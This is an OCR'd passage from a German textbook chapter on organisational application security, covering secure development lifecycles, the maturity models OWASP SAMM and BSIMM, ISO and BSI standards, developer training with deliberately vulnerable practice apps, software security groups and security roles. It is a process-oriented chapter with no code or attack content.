


Abb. 5.2 Microsofts Secure Development Lifecycle (Microsoft SDL). (Quelle: Microsoft)

über zweiwöchige Iterationen (Sprints) neue Anforderungen implementiert werden. Microsoft hat versucht, dem durch einen vereinfachten Entwurf, dem „Simplified SDL" (vergl. [2]), Rechnung zu tragen. Dieser stellt auch durchaus eine wertvolle Weiterentwicklung dar, allerdings ist diese Version weiterhin stark durch die Sichtweise Microsofts geprägt.

Alternative Ansätze zu Microsofts SDL sind das Touchpoint-Modell von McGraw (vergl. [3]) sowie die Empfehlungen des NIST aus NIST SP 800-64 mit dem Titel „Security Considerations in the System Development Life Cycle" (vergl. [4]).

Tatsächlich ist die konkrete Ausgestaltung eines SSDLCs (Secure Software Development Lifecycle) oder einfach „Secure SDLCs" allerdings eine höchst unternehmensspezifische Angelegenheit, bei der zahlreiche Faktoren wie Größe der Entwicklungsabteilung, zentrale oder dezentrale Entwicklung, interne oder externe Entwicklung, Know-how der Entwickler, Vertrauen in die Entwickler, Risiko-Appetit sowie Reifegrad der Organisation berücksichtigt werden müssen. Insbesondere größere Entwicklungsprojekte und solche mit einem hohen Schutzbedarf erfordern etwa einen anders ausgestalteten SSDL als ein kleines agiles Projekt, durch das eine Anwendung mit geringem Schutzbedarf entwickelt wird. Gerade in größeren Unternehmen werden daher häufig unterschiedliche SSDLCs (oder SSDLC-Profile) benötigt, die sich über einen gemeinsamen Meta-SDL-Prozess abbilden lassen.

Besonders schwierig ist dabei die Berücksichtigung agiler Vorgehensweisen. Wir wir in Abschn. 5.5 genauer sehen werden, ist hierfür häufig ein Umdenken erforderlich, auch in Bezug auf viele klassische Sicherheitsprozesse und SSDLCs.

5.1.3 Assurance-Anforderungen (SSDLC-Anforderungen)

Neben funktionalen und nicht-funktionalen Anforderungen (FSR und NFSR) bezeichnen Assurance-Anforderungen (die manchmal auch als SSDLC-Anforderungen o. Ä. bezeichnet werden) die dritte Art von Sicherheitsanforderungen im Bereich der Anwendungssicherheit. Über diese lässt sich angeben, wie die Sicherheit, also die Umsetzung bestimmter Sicherheitsanforderungen, zu verifizieren ist. Dieser Begriff lässt sich wie folgt definieren:

▶ **Assurance-Anforderungen:** Die Maßnahmen, die im Rahmen des Lebenszyklus einer Anwendung (oder Anwendungskomponenten) durchgeführt werden, um die korrekte und vollständige Umsetzung von Sicherheitsanforderungen zu verifizieren.

5.1.4 Reifegrade und Reifegradmodelle

Reifegrade (engl. Level of Maturity) setzen an dem Verständnis an, dass bestimmte Prozesse innerhalb von Organisationen und einzelnen Organisationseinheiten sehr unterschiedlich ausgeprägt sein können. Neben dem vorhandenen Reifegrad betrifft dies natürlich auch den Zielreifegrad, der ebenfalls zwischen Organisationen und Organisationseinheiten sehr unterschiedlich sein kann.

▶ **Reifegrad:** Maß für den Umsetzungsgrad eines Prozesses (bzw. einer Aktivität).

Reifegrade stellen innerhalb der Softwareentwicklung kein wirklich neues Konzept dar. Bereits 1977 wurden durch die ISSEA im Systems Security Engineering Capability Maturity Model (SSE-CMM, vergl. [5]) sechs Reifegrade für die Softwareentwicklung definiert und diese einige Jahre später durch die ISO/IEC-Norm 21827 standardisiert:

1. **Initial („Chaos"):** Nicht umgesetzt („Jeder tut, was er will.")
2. **Informell:** Einzelne Maßnahmen werden umgesetzt, ohne dass dies einem strukturierten Prozess unterliegt.
3. **Geplant und weiterverfolgt:** Es existiert ein stabiler Prozess, der bei der Entwicklung durchlaufen wird.
4. **Wohldefiniert:** Es existiert ein ausgereiftes und dokumentiertes Prozessmodell, durch welches eine konsistente Prozess-Implementierung sichergestellt ist.
5. **Quantitativ kontrolliert:** Die Qualität des Prozesses wird laufend anhand von Kennzahlen ermittelt.
6. **Optimierend:** Es erfolgt eine kontinuierliche Verbesserung des Prozesses durch systematische Analyse.

Natürlich lassen sich Reifegrade auch sehr gut auf Sicherheitsprozesse und -aktivitäten anwenden. Nicht jede Organisation (oder Organisationseinheit) wird etwa morgen damit anfangen können oder wollen, Bedrohungsmodellierung in allen Entwicklungsbereichen und all seinen Facetten vollumfänglich einzusetzen. Auch kann die Umsetzung bestimmter Prozesse oder Aktivitäten erst dann sinnvoll sein, wenn eine bestimmte andere einen erforderlichen Reifegrad besitzt.

Natürlich kann auch der Zielreifegrad von Organisation zu Organisation unterschiedlich sein und von deren Größe, Art, Branche und dem individuellen Risiko-Appetit abhängen. Sind etwa einige Organisationen bestrebt, Sicherheit auf einem sehr hohen Niveau zu betreiben („Best in Class"), ist es für andere völlig ausreichend hier lediglich gängige Best Practices („Industry Average") umsetzen.

Mittlerweile existieren mit OWASP SAMM und BSIMM zwei Reifegradmodelle, die sich speziell auf die Softwaresicherheit beziehen. Auch verschiedene Hersteller haben in diesem Bereich eigene Ansätze veröffentlicht. Hierzu zählen etwa Microsofts Optimization Model (vergl. [6]) sowie HPs Application Security Maturity Model. Das Verständnis

von Reifegraden ist in Bezug auf die Einführung, Weiterentwicklung und Messbarkeit von Sicherheitsprozessen und Sicherheitsaktivitäten elementar und wird in Abschn. 5.6 anhand eines konkreten Fallbeispiels dargestellt. Mit den beiden eingangs genannten Reifegradmodellen der Softwaresicherheit werden wir uns als Nächstes genauer befassen.

5.2 Relevante Standards und Projekte

In den folgenden Abschnitten werden einige wichtige Standards und Projekte vorgestellt, die im Zusammenhang mit den Inhalten in diesem Kapitel relevant sind.

5.2.1 OWASP SAMM (ehemals OpenSAMM)

OWASP SAMM ist ein Reifegradmodell für Softwaresicherheit, welches ursprünglich von Pravir Chandra unter der Bezeichnung OpenSAMM entwickelt wurde und mittlerweile als OWASP-Projekt unter neuem Namen weiterentwickelt wird (vergl. [7]). Es bildet insgesamt zwölf Sicherheitspraktiken (Security Practices) aus den vier Geschäftsbereichen (Business Functions) Governance, Construction, Verification und Deployment ab (siehe Abb. 5.3).

OWASP SAMM beschreibt alle wichtigen Aktivitäten, die für eine ganzheitliche Berücksichtigung von Anwendungssicherheit in einer Organisation erforderlich sind. Jede dieser Praktiken wird hierzu in drei Reifegrad-Ausprägungen eingeteilt. Dies ermöglicht es einer Organisation, den vorhandenen Reifegrad in Bezug auf eine konkrete Praktik zu bestimmen (Ist-Aufnahme) und hierfür einen angestrebten Ziel-Reifegrad zu definieren. In diesem Kapitel wird nur vereinzelt auf OWASP SAMM Bezug genommen, da dieses zwar ein sehr gutes formalisiertes Modell darstellt, auf dessen Basis sich Organisationen bewerten (zu „benchmarken“) und Security-Initiativen für die schrittweise Umsetzung bestimmter Praktiken planen können, es sich zur Darstellung konkreter Best Practices im Bereich der organisatorischen Anwendungssicherheit jedoch nur bedingt eignet.




Abb. 5.3 Aufbau des OWASP-SAMM-Modells

5.2.2 BSIMM

BSIMM (Building Security In Maturity Model, vergl. [8]) stellt ein weiteres Reifegradmodell für Softwaresicherheit dar und ist insgesamt OWASP SAMM sehr ähnlich. BSIMM besitzt allerdings ein paar entscheidende Unterschiede: Zunächst handelt es sich hierbei um kein offenes Projekt. Stattdessen wird BSIMM durch die US-Firma Cigital weiterentwickelt, lässt sich jedoch von der Webseite www.bsimm.org kostenlos und in mehreren Sprachen herunterladen. Weiterhin stellt BSIMM weniger einen konzeptionellen Ansatz wie OWASP SAMM dar, sondern ist als Ergebnis einer Studie zu verstehen, in welcher der aktuelle Stand im Hinblick auf die Umsetzung verschiedener Praktiken der Softwaresicherheit bei verschiedenen Softwareherstellern beschrieben ist.

Für die aktuelle Version 7 hat die Firma Cigital insgesamt 95 Unternehmen befragt, darunter Google, Microsoft, Visa, Adobe, SAP und Bank of America. Die Ergebnisse wurden auf 112 Aktivitäten in 12 übergeordneten Praktiken abgebildet, die wiederum vier Domains („Business Functions“ bei SAMM) zugeordnet sind. In BSIMM wird dieses Modell als Software Security Framework (SSF) bezeichnet (siehe Abb. 5.4).

Mit den „SSDL Touchpoints“ wird das ebenfalls von Cigital stammende und bereits kurz erwähnte Touchpoint-Konzept (siehe Abschn. 5.1.2) integriert. Auch dadurch wirkt das Modell etwas unstrukturierter als OWASP SAMM, weshalb es etwas schwerer zu erschließen ist. Dennoch enthält BSIMM viele wertvolle Informationen und ermöglicht ein Benchmarking der eigenen Software-Sicherheitsinitiative gegen die anderer (führender) Unternehmen. Abb. 5.5 zeigt ein Beispiel, in dem hierzu die ermittelten Reifegradausprägungen bei befragten Softwareherstellern (Independent Software Vendors, ISV) und Finanzinstituten dargestellt werden.

Weiterhin enthält das BSIMM eine sehr wertvolle Liste von zwölf Aktivitäten, die in jedem der betrachteten Unternehmen vorgefunden wurden. Zu diesen gehören die Erstellung von Sicherheitsstandards, die Integration von Sicherheit in die Qualitätssicherung,

The Software Security Framework (SSF)			
Governance	**Intelligence**	**SSDL Touchpoints**	**Deployment**
Strategy and Metrics	Attack Models	Architecture Analysis	Penetration Testing
Compliance and Policy	Security Features and Design	Code Review	Software Environment
Training	Standards and Requirements	Security Testing	Configuration Management and Vulnerability Management

Abb. 5.4 Aufbau des BSIMM-Modells




Abb. 5.5 Ermittelter durchschnittlicher Reifegrad einzelner Aktivitäten je nach Branche

die Durchführung von Pentests und statischen Codeanalysen, die Erstellung von Bedrohungskatalogen sowie die regelmäßige Durchführung von Security-Awareness-Trainings.

Für BSIMM gelten die gleichen Einschränkungen, die für OWASP SAMM bereits genannt wurden. Auch dieses Dokument kann eine gute Grundlage zur Ermittlung und Planung der Anwendungs- bzw. Softwaresicherheit bieten, ist jedoch zur Darstellung der grundlegenden Best Practices in diesem Bereich nur bedingt geeignet und wird hier daher nicht weiter vertieft werden.

5.2.3 BSI Leitfäden

Das Bundesamt für Sicherheit in der Informationstechnik (BSI) hat unter dem Titel „Entwicklung sicherer Webanwendungen“ (vergl. [9]) konkrete Empfehlungen an Prozesse und Aktivitäten in zwei Dokumenten veröffentlicht:

- **Teil 1: Empfehlungen und Anforderungen an Auftragnehmer:** Beschreibt zentrale Elemente eines Secure Software Development Lifecycles (SSDLCs) und richtet sich an Hersteller bzw. Entwicklungsabteilungen.
- **Teil 2: Empfehlungen und Anforderungen an Auftraggeber:** Liefert Checklisten, mit denen ein Auftraggeber die Einhaltung von Sicherheitsaktivitäten bis zu einem gewissen Grad prüfen kann.

Da ich an der Erstellung beider Dokumente stark beteiligt war, finden sich viele der dort beschriebenen Aspekte auch in den hier dargestellten Empfehlungen wieder. Es verhält sich sogar so, dass dieses Kapitel als die inhaltliche Fortführung und Verfeinerung der Empfehlungen des ersten Teils gesehen werden kann.

5.2.4 ISO/IEC 27001

Die ISO/IEC 27001 ist die wichtigste Norm für Informationssicherheit. Sie beschreibt die Einrichtung, Umsetzung, Aufrechterhaltung und laufende Verbesserung eines Managementsystems für Informationssicherheit (ISMS) für eine spezifische Organisation. Ein solches ISMS lässt sich auch durch autorisierte Stellen zertifizieren.

In Annex A14 der ISO-Norm 27001 findet sich eine Liste empfohlener Security Objectives und Controls, welche die Informationssicherheit als integralen Bestandteil eines System- und Entwicklungs-Lebenszyklus beschreiben und die in Abschnitt 14 der ISO-Norm 27002 konkretisiert werden (siehe Tab. 5.1).

5.2.5 ISO/IEC 27034

Durch die ISO/IEC-Norm 27034 (vergl. [10]) wird das ISMS aus ISO 27001 für die Anwendungssicherheit ausgestaltet, also darin ein Application Security Management System (ASMS) beschrieben.

Neben verschiedenen sinnvollen Prinzipien („Sicherheit ist eine Anforderung“, „Anwendungssicherheit ist abhängig vom Kontext – geschäftlich, regulativ sowie technisch“,

Tab. 5.1 Relevante Vorgaben zu ISO 27001

ISO 27002: 2013 Security Controls	Relevanter Abschnitt
A.14.2.5 – Secure system engineering principles A.14.2.1 – Secure development policy A.14.2.4 – Restrictions on changes to software packages A.14.2.6 – Secure development environment A.14.2.8 – System security testing A.14.3.1 – Protection of test data	Abschn. 5.4.3 Abschn. 5.4.9
A.14.1.1 – Information security requirements analysis and specification A.14.1.2 – Securing application services on public networks A.14.1.3 – Protecting application services transactions	Abschn. 5.4.4 Abschn. 5.4.6
A.14.2.2 – System change control procedures A.14.2.3 – Technical review of applications after operating platform changes A.14.2.9 – System acceptance testing	Abschn. 5.4.10 Abschn. 5.4.12
A.14.2.7 – Outsourced development	Abschn. 5.4.5

„Anwendungssicherheit sollte demonstrierbar sein“) beschreibt die Norm vor allem die beiden folgenden Frameworks**:**

- **Organization Normative Framework (ONF):** Enthält alle unternehmensweiten Vorgaben und Best Practices zur Anwendungssicherheit.
- **Application Normative Framework (ANF):** Stellt eine auf eine spezifische Anwendung zugeschnittene Ableitung eines ONFs dar.

Sehr konkret ist diese ISO-Norm allerdings nicht, sondern bleibt auf einer recht hohen Abstraktionsebene. Sie bietet aber einen hilfreichen Unterbau für das ISMS und kann dabei helfen, das Application Security Management auf dieses abzubilden und dieses auch zu zertifizieren. Diese ISO-Norm stellt jedoch keinen verpflichtenden Bestandteil einer ISO-27001-Zertifizierung dar.

5.2.6 TSS-WEB

Als Ergänzung zu diesem Buch wurde eine Vorlage für einen exemplarischen Sicherheitsstandard für Webanwendungen (TSS-WEB) entwickelt. Diese enthält neben zahlreichen technischen Anforderungen auch verschiedene Empfehlungen für organisatorische Sicherheitsanforderungen, die auf den Inhalten dieses Kapitels basieren. Die aktuelle Version dieser Vorlage kann kostenfrei in Deutsch und Englisch als PDF sowie Word-Datei von https://tss-web.secodis.com heruntergeladen werden.

5.3 Maßnahmen zum Wissensaufbau und -transfer

Vorgaben sind problematisch, wenn ihr Sinn nicht verstanden wird und wertlos, wenn sie sich nicht umsetzen lassen. Fehlendes Know-how ist überall ein Problem, besonders aber dort, wo Vorgaben umgesetzt oder getestet werden sollen, also Sicherheitsmechanismen oder sicherheitsrelevante Funktionen zu implementieren oder testen sind. Aufbau und Transfer von Wissen lassen sich durch unterschiedliche Aktivitäten begleiten und fördern. Aber auch dort, wo relevante Entscheidungen getroffen werden, also im Management und auf Fachseite, muss Wissen (in Form von Awareness) um die Gefährdungen für Webanwendungen, die Notwendigkeit für die Priorisierung erforderlicher Maßnahmen und die Investition in diese geschaffen werden.

▶ Awareness und nachhaltiger Wissensaufbau darf sich nicht ausschließlich auf Techniker (z. B. Entwickler) beschränken, sondern sollte alle an der Erstellung und dem Betrieb von Anwendungen beteiligten Gruppen mit einbeziehen! Welche konkreten Maßnahmen hier sinnvoll sind, hängt sehr von verschiedenen Aspekten ab, nicht zuletzt von Vorwissen und Motivation für das Thema.

5.3.1 Schulungen

Ein beliebtes Mittel zum Aufbau von Fachwissen besteht in der Durchführung von ein- oder mehrtägigen Schulungen, oftmals durch einen externen Dienstleister bzw. Schulungsanbieter. Die Wirkung einer solchen Veranstaltung ist allerdings häufig sehr begrenzt. Oft sind die Teilnehmer aufgrund des breiten Themenspektrums und der Schwierigkeit, dieses auf die tägliche Arbeit zu beziehen, überfordert oder auch schlicht nicht sonderlich motiviert dieses aufzunehmen. Aus diesem Grund bietet es sich an, Schulungen gezielt für ein Unternehmen oder einzelne Projekte zu gestalten. Hierbei können die folgenden Maßnahmen hilfreich sein:

1. Auf spezifische Bedrohungen für das jeweilige Unternehmen bzw. die Branche eingehen.
2. Die Veranstaltung zielgruppenspezifisch gestalten, mit einem generellen Teil für alle Teilnehmer und mehreren spezifischen Teilen für einzelne Rollen (Entwicklung, Betrieb etc.).
3. Ergebnisse von durchgeführten Sicherheitsuntersuchungen wertneutral darstellen und dabei auf die Diskussion grundlegender Fehler konzentrieren.
4. Hands-On-Übungen durchführen, um den Kursteilnehmern die Risiken von Sicherheitslücken zu veranschaulichen und sie für das Thema zu motivieren.
5. Die Kursteilnehmer in den Erstellungsprozess von Vorgaben und Guidelines einbeziehen und deren Inhalte diskutieren und verdeutlichen.
6. Auf konkrete Sicherheitsthemen (oder Sicherheitsprobleme) der Kursteilnehmer (bzw. Teams und Projekte) eingehen.

Zu (4): Speziell zu den genannten Hands-On-Übungen lohnt es sich, hier ein paar mehr Worte zu verlieren. Für die Durchführung solcher Übungen lassen sich nämlich eine ganze Reihe von Demo-Anwendungen (siehe Tab. 5.2) verwenden. Da für viele dieser Anwendungen auch entsprechende YouTube-Tuturials und Blogeinträge existieren, eignen sich diese durchaus auch zum Selbststudium.

Mit OWASP WebGoat (siehe Abb. 5.6) und OWASP Samurai gibt es zudem auch durchaus brauchbare, und noch dazu kostenlose, Lernanwendungen in diesem Bereich. Für viele dieser Anwendungen existieren zudem Docker-Images oder virtuelle Maschinen, mit denen sich die nicht selten recht umständliche lokale Installation dieser Anwendungen ersparen lässt. Neben der Java-basierten Version von OWASP WebGoat existieren mittlerweile außerdem auch Varianten für .NET (WebGoat.Net), PHP (WebGoatPHP) sowie Node:JS (NodeGoat).

Zu (5): Eine besondere Wirkung erzielen solche Veranstaltungen vor allem, wenn sie im Rahmen von aktuellen Projekten oder der Erstellung von Richtlinien oder Guidelines durchgeführt werden. Dies ermöglicht es einzelnen Stakeholdern zu partizipieren und wertvolles Feedback einzuholen.

Tab. 5.2 Auswahl absichtlich unsichere Anwendungen zum Testen[a]

Name	Technologie	URL
OWASP Juice Shop	JavaScript, Node.JS	http://owasp-juice.shop
OWASP Mutillidae	PHP	https://sourceforge.net/projects/mutillidae
OWASP Bricks	PHP	http://sechow.com/bricks
DVWA	PHP	http://www.dvwa.co.uk
DVWS (WebServices)	PHP	https://github.com/snoopysecurity/dvws
Gruyere	Python	http://google-gruyere.appspot.com
bodget	Java	https://code.google.com/archive/p/bodgeit
vror	Ruby	https://github.com/tresacton/vror
LambHack	Lambda	https://github.com/owasp/nodegoat

[a]Eine noch wesentlich umfangreichere Sammlung findet sich beim OWASP Vulnerable Web Applications Directory Project (VWAD). Allerdings sind viele der dort referenzierten Projekte inzwischen verweist oder auf aktuellen Technologien nicht installierbar. Für die ersten Schritte interessant sind vor allem unter dem Reiter „On-Line apps“ aufgelisteten Anwendungen.

Abb. 5.6 OWASP WebGoat

Schulungen sind kein Allheilmittel. In der Praxis lässt sich durch diese häufig vor allem Awareness für Sicherheitsthemen bei Kursteilnehmern erzeugen, statt ihnen konkretes Wissen zu erforderlichen technischen Maßnahmen zu schaffen. Letzteres lässt sich nur durch regelmäßige Veranstaltung von Schulungen und vor allem praktische Anwendung erzielen.

5.3.2 Workshops & Lessons Learned

Ein sehr zielführender Ansatz, um das Verständnis um die Gefährdungen für Webanwendungen zu verdeutlichen, besteht darin, entsprechende Veranstaltungen gezielt mit konkreten Projekten oder Vorfällen zu verbinden. So lassen sich noch vor Beginn größerer Projekte im Rahmen eines Workshops mit Teilnehmern aus unterschiedlichen Bereichen mögliche Sicherheitsthemen beleuchten und dort entsprechende Tätigkeiten sowie Zuständigkeiten festlegen.

Am Ende jedes Projektes (oder periodisch nach Sprints oder Releases bei agiler Entwicklung) sollten gemeinsam mit der IT-Sicherheit Erfahrungen aus dem Projekt im Hinblick auf Sicherheit diskutiert und Maßnahmen für zukünftige Projekte abgeleitet werden. Dies betrifft im Besonderen:

- die Anwendbarkeit von Sicherheitsvorgaben,
- die Durchführbarkeit von Sicherheitsaktivitäten,
- das Arbeiten mit bestimmten Security Tools
- oder Erfahrungen mit Sicherheitsaspekten eingesetzter Technologien.

Bei agilen Teams lassen sich solche Themen manchmal im Rahmen der Sprint Reviews ansprechen. Einen besseren Rahmen hierfür bieten jedoch in der Regel gesonderte Termine. Solche Lessons-Learned-Veranstaltungen sollten auch im Nachgang von aufgetretenen Sicherheitsvorfällen durchgeführt werden.

5.3.3 Arbeitsgruppen und Gremien (SSGs)

Eine der zentralen Erkenntnisse der bereits angesprochenen BSIMM-Studie besteht darin, dass in nahezu allen größeren Unternehmen, die sich nachhaltig mit dem Thema Anwendungssicherheit auseinandergesetzt haben, mittelfristig eine dedizierte organisatorische Arbeitsgruppe (bzw. sogar ein entscheidungsfähiges Gremium) für dieses Thema geschaffen wurde. Das Aufgabenspektrum einer solchen Software Security Group (SSG) betrifft alle möglichen operativen und entwicklungsnahen Tätigkeiten im Bereich der Anwendungssicherheit, angefangen von Code Reviews und Tool-basierten Code Scans, der Pflege von Security Coding Guidelines, der Anpassung von Security APIs und Frameworks bis hin zur projektbegleitenden Unterstützung einzelner Entwicklungsgruppen (also internes Security Consulting).

Laut BSIMM-Studie lag die durchschnittliche Anzahl festangestellter Mitarbeiter einer solchen SSG bei rund einem Prozent der insgesamt beschäftigten Entwickler. Bei 300 Entwicklern bestand eine SSG damit im Schnitt aus drei Vollzeitstellen. Darüber hinaus lassen sich über eine solche organisatorische Einheit auch Sicherheitsverantwortliche aus einzelnen Projekten oder andere Multiplikatoren und Stakeholder aus unterschiedlichen Bereichen (Entwicklung, Betrieb, Projektmanagement, Qualitätssicherung, Sicherheitsmanagement etc.) einbinden.

Die SSG sollte eine eigene Webseite (z. B. ein Wiki) aufsetzen und pflegen, über die relevante Informationen wie Security-Richtlinien oder Secure Coding Guidelines (siehe Abschn. 5.4.3), Hinweise zu aktuellen Bedrohungen oder Tools und APIs den Entwicklern bereitgestellt werden. Gerade anfangs wird eine SSG sicherlich vor allem aus Teilzeitkräften zusammengesetzt sein, die sich in gewissen Abständen treffen. Doch bereits eine solche leichtgewichtige SSG kann im Hinblick auf Kommunikation und Abstimmung einzelner Maßnahmen einen enormen Mehrwert besitzen. Ebenfalls lassen sich über eine SSG interne Security Consultings anbieten und darüber Projekte und Teams bei Bedarf durch Expertise im Bereich Anwendungssicherheit unterstützen.

Bei aller fachlichen Kompetenz einer SSG sollte nicht vergessen werden, dass dieses auch Entscheidungen treffen und Vorgaben erstellen kann, die anschließend von Fachbereichen und Projekten akzeptiert werden (bzw. idealerweise auch müssen)

- Stellen Sie sicher, die SSG erforderliche Entscheidungen treffen kann, die anschließend von der Organisation getragen werden. Binden Sie die erforderlichen Entscheider mit ein, entweder bei Bedarf bei bestimmten Treffen der SSG oder über entsprechende IT-Security-Gremien.

5.3.4 Security Communities

Das Bestreben, die Sicherheit von intern entwickelten und zugekauften Anwendungen nachhaltig zu verbessern, stellt häufig eine große Herausforderung für eine gesamte Organisation dar, da dies die Einbeziehung von Mitarbeitern aus zahlreichen Bereichen erfordert. Hierfür empfiehlt sich der Aufbau einer internen Security Community. Diese sollte allen Interessierten offenstehen und für einen regelmäßigen Austausch (z. B. in Form von Vorträgen oder Demonstrationen aus einzelnen Teams) genutzt werden.

5.3.5 Multiplikatoren

Gerade in größeren Entwicklungsabteilungen ist es kaum möglich, alle Mitarbeiter in Sicherheitsthemen zu schulen. Eine sinnvolle Vorgehensweise besteht hier darin, sich auf ausgewählte Mitarbeiter zu fokussieren, die in ihren Teams dann als Multiplikatoren wirken. Bei solchen Mitarbeitern kann es sich um ganz gewöhnliche Entwickler handeln, die sich für das Thema Sicherheit interessieren und möglicherweise nach einer solchen Weiterbildungsmaßnahme die Rolle eines Security Engineers oder Security Champions (siehe Abschn. 5.4.1) in einem Entwicklungsprojekt besitzen.

Durch die Definition entsprechender technischer Ziele lässt sich für solche Multiplikatoren ein zusätzlicher Anreiz schaffen, sich intensiv mit dem Thema auseinanderzusetzen. Eine interessante Möglichkeit, die gerne angenommen wird, besteht in der Durchführung einer entsprechenden Zertifizierung. Wir kommen auf diese im nächsten Abschnitt genauer zu sprechen.

Auch ist es sinnvoll, entsprechende organisatorische Strukturen (SSGs und/oder Security Communities) zu schaffen, über die sich etwa Multiplikatoren aus verschiedenen Bereichen in regelmäßigen Abständen zu unterschiedlichen Sicherheitsthemen austauschen können.

5.3.6 Zertifizierung

Bereits seit längerem existieren eine Reihe unterschiedlicher IT-Sicherheitszertifizierungen mit unterschiedlichen Schwerpunkten, allen voran der Certified Information Systems Security Professional (CISSP) sowie der (ISC)2. Gerade wer sich hauptberuflich mit dem Thema IT-Sicherheit beschäftigt, dem sei zur Durchführung einer entsprechenden Zertifizierung explizit geraten. Darüber hinaus existieren mittlerweile verschiedene Zertifizierungen im Bereich der Web- und Anwendungssicherheit. Diese eignen sich auch für Entwickler und andere Mitarbeiter, die sich nicht ausschließlich mit diesem Thema auseinandersetzen. Sie können ein effektives Mittel zur Motivation von Mitarbeitern darstellen und eignen sich gut auch als technische Ziele.

Grundsätzlich lassen sich die existierenden Zertifizierungen im Bereich der Anwendungssicherheit in zwei Gruppen unterteilen: Zum einen solche, die sich auf Sicherheitstests (speziell Penetrationstests) beziehen. Zu nennen sind hier vor allem die CISA (Certified Information Systems Auditor), CREST (Council of Registered Ethical Security Testers) sowie die OSCP (Offensive Security Certified Professional) und CEH (Certified Ethical Hacker). Zum anderen existieren mit CSSLP (Certified Secure Software Lifecycle Professional), der (ISC)2 sowie CPSSE (Certified Professional for Secure Software Engineering) und der deutschen ISSECO mittlerweile auch Zertifizierungen, die sich speziell auf die Sicherheitsaspekte des gesamten Lebenszyklus von Anwendungen beziehen und damit viele der in diesem Buch behandelten Inhalte abdecken.

5.4 Wichtige Sicherheitselemente im SDLC

Kommen wir nun zu einem sehr spannenden Thema, nämlich konkreten Maßnahmen zur Integration von Sicherheit in den Softwareentwicklungsprozess, also den Aufbau eines „Secure SDLCs“. Bevor wir näher auf Spezifika der agilen Softwareentwicklung zu sprechen kommen, sollen in diesem Kapitel zunächst Maßnahmen beschrieben werden, die sowohl dort, als auch bei einem Wasserfall-Prozess anwendbar sind.

5.4.1 Rollen und Zuständigkeiten

Wer Sicherheit in der Organisation verankern will, der kommt an der Etablierung neuer Rollen (oder Funktionsprofile) nicht vorbei, auch wenn dies gerade in größeren Organisationen eine sehr zeit- und abstimmungsaufwendige Angelegenheit sein kann. Bevor damit

jedoch begonnen werden kann, müssen grundlegende Zuständigkeiten für Anwendungssicherheit geklärt und festgeschrieben werden.

In der Regel ist die organisationsweise Verantwortung für die Etablierung und Kontrolle entsprechender Vorgaben richtigerweise bei einer zentralen IT-Sicherheitsfunktion verankert. Wichtig ist nur, die einzelnen Projekte und Teams hier ebenfalls in die Pflicht zu nehmen. Dafür darf die Verantwortung für die Sicherheit einer Webanwendung nicht Aufgabe der zentralen IT-Sicherheitsfunktion, sondern der des Produktverantwortlichen oder Projektleiters sein.

▶ Der Produktverantwortliche einer Webanwendung muss auch die Verantwortung für deren Sicherheit tragen. Im Rahmen eines Entwicklungsprojektes kommt diese Aufgabe dem Projektleiter zu.

Diese Verantwortung (engl. Accountability) lässt sich natürlich operativ an einzelne Mitarbeiter, z. B. innerhalb eines Projekts oder Teams, delegieren, die dann dort zuständig (engl. responsible) sind. Entsprechende Rollen werden (je nach ihrer Ausgestaltung) häufig als lokaler IT-Sicherheitsverantwortliche, Security Champion oder Security Engineer bezeichnet, wobei letztere beiden einen deutlich stärkeren technischen Fokus besitzen und in der Regel durch einen Entwickler ausgefüllt werden. Gerade in agil arbeitenden Teams sind solche Security Champions (oder Security Engineers) von großer Wichtigkeit, da Sicherheitsanforderungen dort laufend berücksichtigt und bewertet werden müssen. Auch nehmen diese natürlich die bereits angesprochene Funktion eines Multiplikators in ihrem Team wahr.

